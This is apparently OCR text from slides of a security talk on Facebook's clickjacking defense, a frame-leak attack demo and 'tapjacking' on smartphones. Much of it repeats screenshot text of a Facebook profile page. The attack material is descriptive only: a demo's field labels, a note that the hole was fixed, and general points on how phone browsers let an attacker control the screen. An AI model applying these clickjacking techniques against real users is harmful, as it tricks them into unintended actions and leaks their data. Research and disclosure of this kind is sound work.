
Friends

184 friends See All

Chat (12)

www.facebook.com/home.php?#

The Facebook clickjacking defense



Elie Bursztein

Elie Bursztein http://bit.ly/cziHWZ If you have an iphone / ipad or even a cellphone. You need to watch this video and learn about "conflict minerals"

June 27 at 8:00pm via TweetDeck · Comment · Like

RECENT ACTIVITY

Elie likes Valdemar and 4 other pages.

Elie likes Nightwish and 9 other pages.

Elie added Philosophy and Theology to his interests.

Elie added Hacking and 4 other pages to his activities.

Elie Bursztein wrote a new blog post : "

...

See More

How to display your latest foursquare check-in details on your blog

elie.im

In this post I explain how to use the PHP class foursquare.php I wrote to create a widget for your website that display your latest check-in details along with a map generated via the Google Map API.

June 21 at 12:51pm · Comm... Like · Share

Elie Bursztein http://j.mp/...Y Did you know that sentences starting with "So" where invente... in the Silicon Valley by engineers ? #facts

June 17 at 4:15pm via yoono · Comment · Like

No, I don't wear a blackhat !

It is not my fault is everything I touch breaks

Information

Networks:
EPITA Alum
Stanford Alum


Birthday:
June 1

Current City:
Palo Alto, CA

Friends

184 friends See All

The Facebook clickjacking defense



www.facebook.com/home.php?#!/bursztein

facebook

Search

Home Profile Account

Elie Bursztein

Wall Info Photos Boxes +

What's on your mind?

Attach:

Share

Options

Elie Bursztein http://bit.ly/cziHWZ If you have an iphone / ipad or even a cellphone. You need to watch this video and learn about "conflict minerals"

June 27 at 8:00pm via TweetDeck · Comment · Like

RECENT ACTIVITY

Elie likes Valdemar and 4 other pages.

Elie likes Nightwish and 9 other pages.

Elie added Philosophy and Theology to his interests.

Elie added Hacking and 4 other pages to his activities.

Elie Bursztein wrote a new blog post : "

...

See More

How to display your latest foursquare check-in details on your blog

elie.im

In this post I explain how to use the PHP class foursquare.php I wrote to create a widget for your website that display your latest check-in details along with a map generated via the Google Map API.

June 21 at 12:51pm · Comm... Like · Share

Elie Bursztein http://j.mp/...Y Did you know that sentences starting with "So" where invente... in the Silicon Valley by engineers ? #facts

June 17 at 4:15pm via yoono · Comment · Like

View Photos of Me (1)

View Videos of Me (1)

Edit My Profile

No, I don't wear a blackhat !

It is not my fault is everything I touch breaks

Information

Networks:
EPITA Alum
Stanford Alum

Birthday:
June 1

Current City:
Palo Alto, CA


Friends

184 friends See All

Chat (12)

www.facebook.com/home.php?#

Facebook frame leak attack demo



Mozilla Firefox

http://localhost/demo_facebook/facebook.php

Frame leak attack demo

Logged ? test

Id ? test

Is friend with? test

Under the hood


No I don't ware a blackhat

Birthday:
June 1

Current City:
Palo Alto, CA

Vulnerability fixed

Facebook updated their clickjacking defense, they are not displaying your info behind the black div anymore



Tapjacking: clickjacking on steroid

54 Millions of smartphone sold during the 1Q 2010

53% of Alexa top 500 websites have a mobile site

Phone Usability

- Phone browsers provide specific usability features
- These features give the attacker a complete control over the screen real estate
- The attacker can also zoom to the element of his choice

